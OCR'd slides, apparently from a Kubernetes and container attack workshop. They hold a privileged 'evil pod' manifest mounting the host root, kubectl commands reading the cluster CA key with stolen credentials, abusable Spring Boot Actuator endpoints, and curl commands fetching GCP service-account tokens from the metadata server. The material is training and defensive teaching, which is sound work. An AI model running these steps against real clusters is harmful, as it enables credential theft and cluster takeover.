
```yaml
---
apiVersion: v1
kind: Pod
metadata:
  name: evil-pod
  namespace: pls-dont-hack-me
  labels:
     app: evil-pod
spec:
  containers:
  - name: evil-pod
     image: ubuntu
     volumeMounts: # Mount that host path volume below, under /controlplane
     - mountPath: /controlplane
       name: noderoot
     command: [ "/bin/sh", "-c", "--" ]
     args: [ "while true; do sleep 30; done;" ]
  nodeName: lab-control-plane # Forces pod to run on control-plane node
  volumes:
  - name: noderoot # Creates a volume that mounts the host's root directory
     hostPath:
       path: /
```

Evil Pod (Lab Cont.)




During an op, you have compromised a developer and found k8s account creds, you add these creds to your attack host

```
# Deploy the evil pod

$> kubectl apply -f \
k8s-manifests/evilpod.yaml

$> kubectl exec -it -n pls-dont-hack-me \
evil-pod -- \
   cat
/controlplane/etc/kubernetes/pki/ca.key
```



Types of priv pod messages




```
Nov 17 20:25:36 d535acc1-6c88-4339-8899-45ad5163ace0.master.pks-06dbc537-2847-4d7a-83f9-44eb9ef78ab3.service-instance-06dbc537-2847-4d7a-83f9-44eb9ef78ab3.bosh kube-control
0 PM 6.347220 6 event.go:291] "Event occurred" object="ivas-jupyter-poc/binder-dind" kind="DaemonSet" apiVersion="apps/v1" type="Warning" reason="FailedCreate" message="Er
d-\" is forbidden: PodSecurityPolicy: unable to admit pod: [spec.volumes[0]: Invalid value: \"hostPath\": hostPath volumes are not allowed to be used spec.volumes[1]: Inval
h volumes are not allowed to be used spec.containers[0].securityContext.privileged: Invalid value: true: Privileged containers are not allowed]"
```

Event Actions

Type	Field	Value	Actions
Selected	host	170.42.187.12	
	source	/opt/splunk/var/log/splunk-fwd-1014/[redacted]06/14/170.42.187.12	
	sourcetype	[redacted]8s:pks:syslog	
Event	apiVersion	apps/v1	
	foundation	[redacted]-n-06	
	kind	DaemonSet	
	message	Error creating: pods \	
	object	[redacted]-jupyter-poc/binder-dind	
	reason	FailedCreate	
	type	Warning	
	[redacted]nv	LAB	
	[redacted]d	K8S	
Time	_time	2021-11-17T15:25:36.000-05:00	
Default	index	cloud_pks	
	linecount	1	
	punct	[redacted]	
	splunk_server	hpcs [redacted]	

CI Controls are important
Otherwise, how can you tell the difference between a developer incorrectly applying a yaml spec, and an attacker attempting privesc?

Admissions Controller



Every K8S Cluster has an Admissions Controller


Can be configured to run checks or webhooks when ingesting or admitting a new pod/deployment.

PodNodeSelector can be set on an Admissions Controller to set what nodes pods in a namespace can run on.


Can enforce other security policies

```
apiVersion: apiserver.config.k8s.io/v1
kind: AdmissionConfiguration
plugins:
- name: PodNodeSelector
  path: podnodeselector.yaml
...
```

Admissions Controller Types




Ex. Cleanup



```
# Switch kubectl back to use your OG admin
# account if you want to
$> kubectl config use-context kind-lab

# You should have your admin rights back

$> kubectl auth can-i --list

# Run these if you want to put developer priv esc
# back (Optional)
$> kubectl apply -f k8s-manifests/serviceaccounts.yaml

$> kubectl apply -f k8s-manifests/pods.yaml
```

Spring Boot



A large number of enterprises are porting their apps to a Spring-Boot


based microservice architecture.

A lot are already done.

Spring Boot is highly extensible - let's go through how that works.

Sprint boot is just one of many frameworks; it's not special in that something like what we show you next exists.

Spring Boot - Actuator



Actuator metrics

In essence, Actuator brings production-ready features to our application.


Monitoring your app, gathering metrics, understanding traffic or the state of your database becomes trivial with this dependency.

Actuator is mainly used to expose operational information about the running application – health, metrics, info, dump, env, etc.

Once this dependency is on the classpath several endpoints are available for us out of the box. As with most Spring modules, we can easily configure or extend it in many ways.

Change to the sample application directory:

Spring Endpoints of note



Fuzz this


Endpoints of concern:
/actuator/env/ (Contains environment variables. You can also send RCE commands to this endpoint provided POST is enabled.)
/actuator/heapdump/ (Dump the Java Heapdump from the server. You can then analyse this heapdump with tools such as Eclipse with HeapDump analyser extension to situate valid credentials)
/actuator/shutdown/ (Will allow you to shutdown the environment!)
/actuator/restart/ (Will allow you to restart the environment!)
/actuator/sessions/ (List out valid user session details)

All this is made possible by a developer specifying the following line in the Actuator configuration:

```
management.endpoints.web.exposure.include=*
```

Note - This configuration is not enabled by default within the newer versions of Spring > 1.5 by default /health and /info are exposed within this version which will show system health information.

Ex. Heapdump Exposure




`/actuator/heapdump`


This endpoint will dump the heapdump file and will allow you to download it.

Load this file into Eclipse > Heapdump analyser and observe the SA account HASH for the application. This can easily be cracked as the salt is often provided.

Eclipse




App Layer can attack other services



- **Persistence** – Upload a YAML file (yaml files are interpreted instructions) – make it a reverse shell & explore the cluster.
- Attack the backend -Redis, you're probably already authenticated.
  - Use SSRF etc.
- Upload your own pod (yaml, again) – run a trojan container.
- Deserialization / RCE (learn spring-boot well)
- Secrets Management – get the encryption key
- Attack CSP underlying APIs, etc.


Ex - Cloud Metadata Attack

Endgame from the video at the beginning



```
kubectl apply -f \
https://raw.githubusercontent.com/lockfale/Malicious_Containers_Workshop/main/DC31/k8s-manifests/nothingallowedpod.yaml \
--namespace lab-namespace

# The pod security policy or admission controller has blocked access to all of the host's namespaces and restricted all
# capabilities. But we're running in a GCP cloud environment
kubectl exec -it nothing-allowed-exec-pod -n lab-namespace -- bash


curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/'


curl -H "Metadata-Flavor: Google" 'http://metadata/computeMetadata/v1/instance/id' \
-w "\n"
curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
curl -H 'Metadata-Flavor:Google' http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes
```

Container Layer



If you've attacked an app, and have some level of code ex, it'll be in a (Docker) container

